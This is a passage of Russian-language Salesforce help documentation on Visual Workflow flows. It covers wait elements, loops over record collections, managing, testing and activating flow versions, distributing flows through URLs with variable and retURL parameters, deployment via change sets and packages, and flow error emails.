
Чтобы запросить отзывы клиентов после активации контракта, но отложить отправку сообщения эл. почты на один день, воспользуйтесь примером ниже.

### Пример

Данный поток уже содержит указанные ниже заполненные переменные.

- `{!customerEmail}` содержит адрес эл. почты клиента.
- `{!creatorEmail}` содержит адрес эл. почты создателя потока.

Поток активирует контракт (1), а затем ожидает (2).



Элемент «Ожидание» определяет отдельное событие (1 день после активации). Поток отправляет запрос отзыва через один день после активации контракта, поэтому система позволяет использовать оповещение по абсолютному времени. Системная переменная `{!$Flow.CurrentDateTime}` используется в качестве базового времени (3), а значение «1 день» в качестве смещения (4).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Ввиду наличия только одного события и необходимости только разовой отправки запроса отзыва, данное событие не требует настройки условий ожидания. Тем не менее, рекомендуем настроить путь ошибки. В данном примере путь ошибки управляет сообщением эл. почты, содержащее сообщение об ошибке, пользователю, создавшему поток.

СМ. ТАКЖЕ:

[Элемент «Ожидание» в потоке](#)

[Оповещения по абсолютному времени](#)

### Образец потока, выполняющего цикл по коллекции

С использованием коллекций переменных sObject и циклов можно передавать владение организациями от одного пользователя другому. Поток уже содержит обязательные коды пользователей.

Во-первых, создайте переменную коллекции sObject на основе организаций по имени collAcct1 и заполните ее всеми организациями, принадлежащими пользователю 1.

Затем создайте цикл, выполняющий итерацию по коллекции. Ниже перечислены действия, выполняемые циклом для каждого элемента коллекции.


1. Цикл назначает элемент коллекции переменной цикла.
2. Цикл оценивает численность сотрудников организации.
3. Если численность превышает 10 000 сотрудников, то цикл назначает код пользователя 2 полю OwnerId в переменной цикла.
4. Если численность не превышает 10 000 сотрудников, то цикл назначает код пользователя 3 полю OwnerId в переменной цикла.
5. Цикл добавляет значения переменной цикла в качестве нового элемента второй коллекции collReassignedAccts.

Создайте элемент «Быстрое обновление» для обновления организаций в коллекции collReassignedAccts посредством новых значений поля OwnerId после завершения итерации по коллекции.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Данный раздел потока использует отдельный запрос для создания списка организаций и отдельный оператор DML для их обновления. При создании похожего потока посредством элементов «Обновление записи» рекомендуем использовать:

- один элемент «Обновление записи» для поиска всех организаций, принадлежащих пользователю 1 и содержащих более 10 000 сотрудников (1 запрос), и последующего обновления поля OwnerId данных записей кодом пользователя 2 (1 оператор DML);
- один элемент «Обновление записи» для поиска всех организаций, принадлежащих пользователю 1 и содержащих менее 10 000 сотрудников (1 запрос), и последующего обновления поля OwnerId данных записей кодом пользователя 3 (1 оператор DML).

## Управление потоками

Страница сведений о потоке применяется для всех действий с потоком, не связанных с его проектированием, таких как активация потока, тестирование и просмотр его свойств.

Чтобы открыть страницу сведений о потоке, введите «Потоки» в поле «Быстрый поиск» в меню «Настройка», выберите «Потоки», затем щелкните по имени потока.

### [Поток и поля с версией потока](#)

Просмотр сведений о потоке (например, имени и URL-адреса) и его версиях на странице описания потока.

### [Открытие и изменение потока](#)

Чтобы изменить поток, откройте нужный поток в облачной версии приложения Flow Designer.

### [Тестирование потока](#)

Чтобы гарантировать стабильную работу потоков, рекомендуем активировать потоки только после их предварительного тестирования.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### Активация или деактивация версии потока

Один и тот же поток в Salesforce может иметь несколько разных версий, но одновременно может быть активна только одна версия каждого потока. Чтобы активировать или деактивировать версию потока, откройте страницу сведений о нужном потоке в меню «Настройка».

### Удаление приостановленного или ожидающего сеанса потока

Длительный или приостановленный сеанс потока, завершения или возобновления которого больше не требуется ждать, может быть удален. Например, при обновлении или удалении связанной версии потока.

### Удаление версии потока

Прежде чем удалить активную версию потока, рекомендуем деактивировать нужную версию потока. Поток, содержащий приостановленные или ожидающие сеансы, может быть удален только после их завершения или удаления. Поток, которые не были активированы, могут быть удалены незамедлительно.

### Предоставление пользователям возможности приостановки потоков

Разрешите пользователям приостанавливать сеанс потока, который пока не может быть завершен, настроив параметры утверждений и поток организации. *Сеанс потока* — это выполняемый экземпляр потока. Например, представитель службы поддержки может приостанавливать сеанс потока, если клиент не располагает всей необходимой информацией.

СМ. ТАКЖЕ:

[Visual Workflow](#)

[Ограничения для Visual Workflow](#)

[Рекомендации по управлению потоками](#)

## Поток и поля с версией потока

Просмотр сведений о потоке (например, имени и URL-адреса) и его версиях на странице описания потока.

| Свойство                  | Описание   |
|---------------------------|--|
| Активная версия           | Указывает активную версию.   |
| Описание                  | Описание потока или версии потока.   |
| Имя потока                | Имя для потока. Оно отображается в динамическом пользовательском интерфейсе.   |
| Имя                       | Имя версии потока. Оно становится значением поля «Имя потока» при активации этой версии.   |
| Префикс пространства имен | Префикс пространства имен потока, если он был установлен из управляемого пакета. Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов. |
| Тип                       | Определяет элементы и ресурсы, поддерживаемые потоком или версией потока, а также способы распространения потока. Дополнительную информацию см. в разделе «Типы потоков» на странице 5018.     |
| Статус                    | Указывает, активна версия потока или нет.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Свойство       | Описание  |
|----------------|---|
| Уникальное имя | Позволяет обращаться к потоку из других частей Salesforce, например со страницы Visualforce.  |
| URL-адрес      | Относительный URL-адрес, который можно использовать для запуска потока, например с помощью пользовательской кнопки или веб-вкладки. |
| Версия         | Номер версии потока.  |

СМ. ТАКЖЕ:

[Управление потоками](#)

[Свойства потока](#)

### Открытие и изменение потока

Чтобы изменить поток, откройте нужный поток в облачной версии приложения Flow Designer.

Изменения, внесенные в активную версию потока, не могут быть сохранены. Рекомендуем открыть активную версию потока, внести нужные изменения и сохранить измененную версию в качестве новой версии или нового потока.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Щелкните имя нужного потока.
3. Откройте нужный поток.
  - Чтобы открыть конкретную версию, щелкните ссылку **«Открыть»** напротив номера нужной версии.
  - Чтобы открыть активную версию потока, нажмите кнопку **«Открыть»**. При отсутствии активной версии открывается последняя версия.

СМ. ТАКЖЕ:

[Рекомендации по проектированию потоков](#)

[Управление потоками](#)

[Активация или деактивация версии потока](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия потока в  
облачной версии  
приложения Flow Designer:

- «Управление Force.com Flow»

## Тестирование потока

Чтобы гарантировать стабильную работу потоков, рекомендуем активировать потоки только после их предварительного тестирования.



**Внимание:** Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) иницирует операцию удаления.

Прежде чем активировать поток, рекомендуем протестировать все возможные пути потока и исправить любые найденные ошибки. Например, неполные данные потока могут препятствовать выполнению элемента данных (создание, обновление, поиск или удаление). Рекомендуем дополнить путь коннектором «Ошибка», предназначенным для исправления данных и гарантирующим успешное выполнение потока.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».
2. Щелкните имя нужного потока.
3. Выполните поток.
  - Чтобы выполнить конкретную версию, щелкните ссылку «**Выполнить**» напротив нужной версии.
  - Чтобы выполнить активную версию потока, нажмите кнопку «**Выполнить**». При отсутствии активной версии выполняется последняя версия.
  - Чтобы выполнить версию потока из облачной версии приложения Flow Designer, откройте данную версию и нажмите кнопку «**Выполнить**» на панели кнопок.



**Совет:** При недавнем изменении тестируемого потока рекомендуем сохранить внесенные изменения. При выполнении потока добавляются только последние сохраненные изменения.

Убедившись в стабильной работе потока, активируйте протестированную версию и распространите поток.

СМ. ТАКЖЕ:

[Активация или деактивация версии потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Рекомендации по выполнению потоков](#)

[Управление потоками](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения активного или неактивного потока со страницы сведений о потоке:

Для выполнения потока посредством облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## Активация или деактивация версии потока

Один и тот же поток в Salesforce может иметь несколько разных версий, но одновременно может быть активна только одна версия каждого потока. Чтобы активировать или деактивировать версию потока, откройте страницу сведений о нужном потоке в меню «Настройка».

При активации новой версии предыдущая активированная версия потока (при ее наличии) автоматически деактивируется. Любой выполняемый сеанс потока продолжает выполняться посредством версии, использовавшейся при его запуске.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».
2. Щелкните имя нужного потока.
3. Щелкните ссылку «**Активировать**» или «**Деактивировать**» напротив нужной версии потока.

СМ. ТАКЖЕ:

[Рекомендации по управлению потоками](#)  
[Управление потоками](#)

## Удаление приостановленного или ожидающего сеанса потока

Длительный или приостановленный сеанс потока, завершения или возобновления которого больше не требуется ждать, может быть удален. Например, при обновлении или удалении связанной версии потока.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».

При наличии ожидающих сеансов для любого потока связанный список «Приостановленные и ожидающие сеансы» отображается под списком потоков.

2. Щелкните ссылку «**Удал.**» напротив каждого нужного сеанса.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или  
деактивации потока:

- «Управление Force.com Flow»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или  
редактирования потока в  
облачной версии  
приложения Flow Designer:

- «Управление Force.com Flow»

## Удаление версии потока

Прежде чем удалить активную версию потока, рекомендуем деактивировать нужную версию потока. Поток, содержащий приостановленные или ожидающие сеансы, может быть удален только после их завершения или удаления. Потoki, которые не были активированы, могут быть удалены незамедлительно.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».
2. Щелкните имя нужного потока.
3. Чтобы полностью удалить поток, включая все версии, нажмите кнопку «**Удалить**».
4. Чтобы удалить отдельную версию, щелкните ссылку «**Удал.**» напротив нужной версии.

СМ. ТАКЖЕ:

[Рекомендации по управлению потоками](#)

[Управление потоками](#)

## Предоставление пользователям возможности приостановки потоков

Разрешите пользователям приостанавливать сеанс потока, который пока не может быть завершен, настроив параметры утверждений и поток организации. *Сеанс потока* — это выполняемый экземпляр потока. Например, представитель службы поддержки может приостанавливать сеанс потока, если клиент не располагает всей необходимой информацией.

1. В разделе «Настройка» введите «*Параметры автоматизации процесса*» в поле «Быстрый поиск», затем выберите «**Параметры автоматизации процесса**».
2. Установите флажок «Разрешить пользователям приостановку потоков».
3. Нажмите кнопку «**Сохранить**».

Элементы «Окно» не поддерживают автоматическое отображение кнопки «Приостановить» после включения параметра «Разрешить пользователям приостановку потоков». Чтобы разрешить пользователям приостановку, установите флажок «Показывать кнопку "Приостановить"» при настройке нужного элемента «Окно».

СМ. ТАКЖЕ:

[Элемент «Окно» в потоке: общие сведения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления потока:

- «Управление Force.com Flow»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров бизнес-правил и утверждений:

- «Настройка приложения»

## Распространение потока

Созданная и активированная версия потока должна быть распространена между пользователями. Нужный метод распространения определяется целевой аудиторией: внутренние пользователи, внешние пользователи, системы или другие организации.

В зависимости от выбранного типа пользователя, потоки могут распространяться перечисленными ниже способами.

### Внутренние пользователи

- Распространение URL-адреса потока напрямую, либо посредством настраиваемой кнопки, ссылки или веб-вкладки.
- Добавление потока на страницу Visualforce и внедрение данной страницы в систему Salesforce посредством настраиваемой кнопки, ссылки или вкладки Visualforce.

### Внешние пользователи

Добавление потока на страницу Visualforce и внедрение данной страницы на сайт Force.com, клиентский или партнерский портал.

### Системы

Автоматический запуск потока:

- Путем использования метода Apex start () .
- Путем использования ресурса «Вызываемое действие» в интерфейсе Force.com REST API.
- Путем добавления действия потока в процесс посредством конструктора процессов.

### Другие организации

Развертывание потока посредством наборов изменений или пакета.

Дополнительные сведения о каждом методе распространения потоков см. в разделе «Распространение потока» [руководства по внедрению Visual Workflow](#).

СМ. ТАКЖЕ:

[Настройка переменных потока посредством URL-адреса потока](#)

[Добавление потока на страницу Visualforce](#)

[Управление страницами Visualforce сайтов Force.com](#)

[Создание веб-вкладок](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка переменных потока посредством URL-адреса потока

При использовании URL-адреса для распространения потока его переменные могут настраиваться посредством параметров URL-адреса.

Параметры URL-адреса не могут использоваться для настройки значений переменных sObject или переменных коллекции sObject. Поле «Тип ввода/вывода» настраиваемой переменной должно разрешать доступ для ввода.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».
2. Щелкните имя нужного потока.
3. Скопируйте URL-адрес потока.
4. Дополните начало URL-адреса потока строкой `http://экземпляр.salesforce.com`, где переменная *экземпляр* — это экземпляр организации.  
Например:

```
http://na1.salesforce.com/flow/MyFlow
```

5. Дополните конец URL-адреса потока строкой `?имя=значение`, где переменная *имя* — это уникальное имя нужной переменной или переменной коллекции потока, а переменная *значение* — это нужное значение. Чтобы задать разные значения переменной, дополните конец URL-адреса потока строкой `?имя1=значение1&имя2=значение2`. Чтобы задать значения для нескольких элементов одной переменной коллекции, воспользуйтесь строкой `?имя=значение1&имя=значение2`.  
Например:

```
http://na1.salesforce.com/flow/MyFlow?varNumber=100&varString>Hello
```

Ниже перечислены допустимые значения для каждой переменной и переменной коллекции потока на основе используемого типа данных.

| Тип переменной | Допустимые значения   |
|----------------|---|
| Дата           | Поле слияния типа «Дата» или формат ГГГГ-ММ-ДД.                 |
| Дата и время   | Поле слияния типа «Дата/время» или формат ГГГГ-ММ-ДДТчч:мм:ссZ. |
| Текст          | Поле слияния любого типа или строка.                            |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра страницы сведений о потоке:


- «Просмотр настройки и конфигурации»

Для создания и редактирования настраиваемых кнопок, ссылок и веб-вкладок:

- «Настройка приложения»

| Тип переменной | Допустимые значения  |
|----------------|--|
| Число          | Поле слияния типа «Число» или числовое значение.   |
| Валюта         | Поле слияния типа «Число» или числовое значение.   |
| Логический     | <ul style="list-style-type: none"> <li>Поле слияния типа «Кнопка-флажок».</li> <li>Истинные значения: истина или 1.</li> <li>Ложные значения: ложь или 0.</li> </ul> |

 **Прим.:** При распространении потока не рекомендуем передавать значение поля валюты из записи Salesforce в переменную потока типа «Валюта» посредством параметра URL-адреса. Если поле слияния (например, `{!Account.AnnualRevenue}`) ссылается на поле валюты, то значение поля содержит символ единицы валюты (например, \$). Переменные потока типа «Валюта» могут принимать только числовые значения, поэтому поток не выполняется. Взамен, рекомендуем использовать параметр URL-адреса для переноса кода записи в переменную потока типа «Текст», а в потоке использовать код для поиска значения поля валюты данной записи.

 **Пример:** Ниже приведен пример URL-адреса потока, используемого настраиваемой кнопкой в макете страницы обращений. При нажатии данной кнопки выполняемый поток содержит переменную `varID` (типа «Текст»), использующую значение поля `CaseNumber` записи обращения.

```
http://na1.salesforce.com/flow/Case_Management?varID={!Case.CaseNumber}
```

Пример ниже задает переменным `varUserFirst` и `varUserLast` (типа «Текст») значения полей `FirstName` и `LastName` текущего пользователя.

```
http://na1.salesforce.com/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}
```

Ниже приведен пример URL-адреса потока, используемого настраиваемой кнопкой в макете страницы контактов. Нажатие данной кнопки инициирует запуск потока и добавление текстовых значений из контакта в качестве элементов в переменной коллекции типа «Текст» `{!collNames}`.

```
http://na1.salesforce.com/flow/Contact_Info?collNames={!Contact.FirstName}&collNames={!Contact.LastName}
```

СМ. ТАКЖЕ:

[Настройка алгоритма завершения потока посредством URL-адреса потока](#)

[Распространение потока](#)

[Устранение неполадок URL-адресов потока](#)



## Настройка алгоритма завершения потока посредством URL-адреса потока

По умолчанию завершение сеанса потока, использующего окна, инициирует начало нового сеанса данного потока и перенаправление пользователей в первое окно. Для перенаправления пользователей на другую страницу Salesforce при нажатии кнопки «Готово» рекомендуем дополнить URL-адрес потока параметром `retURL`.

### Формат

Чтобы перенаправить пользователей на конкретную страницу Salesforce после нажатия кнопки «Готово», воспользуйтесь строкой ниже.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

```
http://instance.salesforce.com/flow/flowName?retURL=page_name
```

где `page_name` — это часть URL-адреса, отображаемая после `http://instance.salesforce.com/`.

### Ограничения

- Пользователи потока не могут перенаправляться на URL-адрес, используемый вне организации Salesforce.
- Переменная потока не может использоваться как значение параметра `retURL`. Чтобы использовать переменную потока для перенаправления пользователя (например, в конкретную запись), распространите поток посредством Visualforce.
- Использование `retURL` может инициировать отображение вложенных верхних и боковых панелей навигации на целевой странице.

### Примеры

URL-адрес потока ниже перенаправляет пользователя на начальную вкладку обращений (`http://na1.salesforce.com/500/o`).

```
http://na1.salesforce.com/flow/Case_Management?retURL=500/o
```

URL-адрес потока ниже задает переменным `varUserFirst` и `varUserLast` (типа «Текст») значения полей `FirstName` и `LastName` текущего пользователя. При завершении сеанса потока пользователь перенаправляется на страницу `http://na1.salesforce.com/home/home.jsp`.

```
http://na1.salesforce.com/flow/User_Info?varUserFirst={!$User.FirstName}  
&varUserLast={!$User.LastName}&retURL=home/home.jsp
```

СМ. ТАКЖЕ:

[Распространение потока](#)

[Устранение неполадок URL-адресов потока](#)

[Настройка переменных потока посредством URL-адреса потока](#)

### Потоки в наборах изменений и пакетах

Потоки, созданные посредством облачной версии приложения Flow Designer, могут быть добавлены в наборы изменений и пакеты. В организации-получателе набора изменений или пакета должна быть включена поддержка Visual Workflow.

### [Рекомендации по распространению потоков с наборами изменений](#)

Прежде чем использовать наборы изменений для развертывания потока, просмотрите ограничения и непредвиденные алгоритмы, связанные с зависимостями компонента, развертыванием и триггерами потока.

### [Рекомендации по распространению потоков вместе с пакетами](#)

Потоки могут добавляться в управляемые и неуправляемые пакеты. Прежде чем развернуть поток, просмотрите ограничения и алгоритмы для пакетов, содержащих потоки.

СМ. ТАКЖЕ:

[Рекомендации по установленным потокам](#)

[Ограничения и рекомендации для Visual Workflow](#)

[Распространение потока](#)

### Рекомендации по распространению потоков с наборами изменений

Прежде чем использовать наборы изменений для развертывания потока, просмотрите ограничения и непредвиденные алгоритмы, связанные с зависимостями компонента, развертыванием и триггерами потока.

#### Зависимости компонента

- Чтобы развернуть поток посредством наборов изменений, рекомендуем просмотреть ограничения по миграции. Убедитесь, что потоки ссылаются только на поля и компоненты, доступные в наборах изменений.
- При просмотре зависимых компонентов для набора изменений страница «Зависимости компонента» содержит зависимости для *всех* версий потока. Все взаимозависимые компоненты для соответствующей версии потока должны быть добавлены в набор исходящих изменений.
- Компонент, используемый перечисленными ниже элементами потока, не отображается на странице «Зависимости компонента». Для успешного развертывания потока рекомендуем добавить данные ссылочные компоненты в набор изменений вручную.
  - Apex
  - Электронные предупреждения
  - Опубликовать в Chatter
  - Быстрые действия
  - Отправка эл. почты
  - Отправить на утверждение

Например, при использовании электронного предупреждения добавьте вручную шаблон эл. почты, используемый данным электронным предупреждением.

#### Развертывание

- Набор изменений может содержать только одну версию потока.
- Активный поток в наборе изменений развертывается в целевой организации как неактивный. Поток должен быть активирован вручную после развертывания.
- Если при загрузке набора исходящих изменений отсутствует активная версия потока, то используется последняя неактивная версия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Первоначальное или повторное развертывание потока посредством наборов изменений инициирует создание версии потока в целевой организации.

### Триггеры потока

Триггеры потока недоступны в наборах изменений.

Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

СМ. ТАКЖЕ:

[Наборы изменений](#)

### Рекомендации по распространению потоков вместе с пакетами

Потоки могут добавляться в управляемые и неуправляемые пакеты. Прежде чем развернуть поток, просмотрите ограничения и алгоритмы для пакетов, содержащих потоки.

#### Зависимости компонента

- Чтобы развернуть поток посредством пакетов, рекомендуем просмотреть ограничения по миграции. Убедитесь, что потоки ссылаются только на компоненты и поля пакета.
- Подобно другим элементам пакета, потоки поддерживают целостность данных.
- Если поток содержит любые из перечисленных ниже элементов, то пакетизируемые компоненты, на которые они ссылаются, не подлежат автоматическому добавлению в пакет. Для успешного развертывания пакета рекомендуем добавить данные ссылочные компоненты в пакет вручную.
  - Apex
  - Электронные предупреждения
  - Опубликовать в Chatter
  - Быстрые действия
  - Отправка эл. почты
  - Отправить на утверждение

Например, при использовании электронного предупреждения добавьте вручную шаблон эл. почты, используемый данным электронным предупреждением.

#### Статус потока

Пакеты позволяют добавлять только активные потоки. Активная версия потока определяется при загрузке версии пакета. При отсутствии активных версий потока загрузка прекращается.

#### Обновление пакетов

- Чтобы обновить управляемый пакет посредством другой версии потока, активируйте нужную версию и повторно загрузите пакет. Недавно активированная версия потока не должна добавляться в пакет. Обратите внимание, что версия потока, активированная по ошибке, будет доступна всем пользователям организации в случае загрузки пакета. Рекомендуем внимательно проверять версию потока, выбранную для загрузки.
- Потоки не могут быть добавлены в исправления пакета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Другие ограничения

- Если вы зарегистрируете свое пространство имен после того, как сделаете ссылку на поток на странице Visualforce или в коде Apex, не забудьте добавить пространство имен к имени потока. Если этого не сделать, установка пакета будет невозможна.
- Если кто-то установит поток из управляемого пакета, письма электронной почты с сообщениями об ошибках в сеансах потока не будут содержать сведения об отдельных элементах потока. Письмо отправляется пользователю, который установил поток.
- Триггеры потока не подлежат пакетированию.

Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

- Организация разработки не позволяет удалять поток или версию потока, загруженную в пакет со статусом «Выпущенный» или «Управляемый — бета-версия».

СМ. ТАКЖЕ:

[Рекомендации по установленным потокам](#)

[Создание пакета](#)

## Почему не удастся выполнить сеанс потока?

Чтобы устранить неполадки неудачного сеанса потока, воспользуйтесь сообщением эл. почты об ошибке потока. При необходимости настройте временные элементы «Окно» или «Отправка эл. почты» для определения проблемы.

### Сообщения эл. почты об ошибках потока

Каждый раз при неудачном завершении сеанса потока администратор, создавший поток, получает сообщение эл. почты. В этом письме содержится сообщение об ошибке и подробные сведения обо всех элементах потока, которые выполнялись во время сеанса.

### Ограничения для сообщений эл. почты об ошибках потока (бета-версия)

Сообщения эл. почты об ошибках в сеансах потока отличаются некоторыми ограничениями для элементов «Окно», «Поиск», «Создание» и «Подпоток», а также некоторыми общими ограничениями.

### Добавление временных элементов в поток

Добавление элементов «Окно» или «Отправка эл. почты» в поток позволяет проверять значения ресурсов в любой момент времени. После решения проблемы временные элементы «Окно» подлежат удалению.

### Устранение неполадок URL-адресов потока

При некорректной работе настраиваемой кнопки, настраиваемой ссылки или прямого URL-адреса во время распространения потока проверьте ссылочный поток. Кроме того, проверьте его переменные (при передаче значений в поток из URL-адреса).


## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Сообщения эл. почты об ошибках потока

Каждый раз при неудачном завершении сеанса потока администратор, создавший поток, получает сообщение эл. почты. В этом письме содержится сообщение об ошибке и подробные сведения обо всех элементах потока, которые выполнялись во время сеанса.

 **Прим.:** Данный выпуск поддерживает полноценную бета-версию функции отправки сообщений эл. почты об ошибках потока, однако имеющую **некоторые ограничения**. Чтобы отправить свои отзывы и предложения о функции отправки сообщений эл. почты об ошибках потока, воспользуйтесь веб-узлом [IdeaExchange](#).

В случае неудачного выполнения нескольких элементов в потоке администратор получит несколько сообщений эл. почты, а в последнем письме будут содержаться сообщения об ошибках для всех случаев. Если в потоке используются коннекторы, вызывающие сбой, такой поток может выполнить неудачно несколько элементов.

 **Пример:**


```
An error occurred at element Apex_Plug_in_1.  
List index out of bounds: 0.  
  
An error occurred at element Fast_Delete_1.  
DELETE --- There is nothing in Salesforce matching your delete criteria.  
  
An error occurred at element Email_Alert_1.  
Missing required input parameter: SObjectRowId.
```

СМ. ТАКЖЕ:

- [Ограничения для сообщений эл. почты об ошибках потока \(бета-версия\)](#)
- [Настройка действий, выполняемых при неудачном выполнении потока](#)
- [Почему не удастся выполнить сеанс потока?](#)

## Ограничения для сообщений эл. почты об ошибках потока (бета-версия)

Сообщения эл. почты об ошибках в сеансах потока отличаются некоторыми ограничениями для элементов «Окно», «Поиск», «Создание» и «Подпоток», а также некоторыми общими ограничениями.

 **Прим.:** Данный выпуск поддерживает бета-версию сообщений эл. почты об ошибках потока, являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения для сообщений эл. почты об ошибках потока, воспользуйтесь веб-узлом [IdeaExchange](#).

### Общие

- При отсутствии личного имени пользователя, начавшего поток, null заменяет личное имя пользователя в разделе «Как начал сеанс?».
- Назначения переменной отображаются посредством следующего шаблона: `{!переменная} (предыдущее значение) = поле/переменная (новое значение)`. При отсутствии предыдущего значения переменной скобки отображаются пустыми. Например: `{!varStatus} () = Status (Delivered)`.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

